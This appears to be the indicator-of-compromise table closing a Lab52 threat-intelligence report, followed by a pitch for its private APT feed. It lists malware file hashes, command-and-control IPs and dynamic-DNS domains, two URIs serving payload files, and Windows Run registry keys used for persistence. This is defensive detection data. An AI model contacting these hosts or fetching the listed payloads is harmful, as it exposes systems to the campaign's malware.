5803ded992498b5bd5045095ca1eab33be8a4f9d785fdcf8b231127edf049e72	SHA256
f5359df2aaa02fbfae540934f3e8f8a2ab362f7ee92dda536846afb67cea1b02	SHA256
c685897eb3f32ced2b6e404e424ca01d0bc8c88b83da067fbef7e7fe889cffad	SHA256
23ea10f4b1a73a4e8b13466fff8983110216779d2d3cefe1fc151c6bb65c3b42	SHA256
45.91.92.112:449	C2
185.81.157.186	C2
192.64.119.125	C2
157.245.250.76	C2
66.29.130.204	C2
147.182.192.241	C2
103.73.64.115	C2
http://185.81.]157.186/NDA/199.png	URI
http://157.245.]250.76/MORE%20INFORMATION%20ON%20OFFERS.zip	URI
stub.]ignorelist.com	C2 Domain
seuressl.]fit	C2 Domain
gowaymevps.]xyz	C2 Domain
milla.publicvm.]com	C2 Domain
internetexploraldon.]sytes.net	C2 Domain
jbizgsvhzj22evqon9ezz8bmbupp1s6cpmriam1.duckdns.]org	C2 Domain
saqicpcgflrgxgoxxzkbfrjuisbkozeqrmthrho.duckdns.]org	C2 Domain
u1153246fov.ha004.t.justns.]ru	C2 Domain
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\tk	Reg Key
HKU*\Software\Microsoft\Windows\CurrentVersion\Run\tk	Reg Key

Customers with Lab52's APT intelligence private feed service already have more tools and means of detection for this campaign.

In case of having threat hunting service or being client of S2Grupo CERT, this intelligence has already been applied.

If you need more information about Lab52's private APT intelligence feed service, you can contact us through the [following link](#)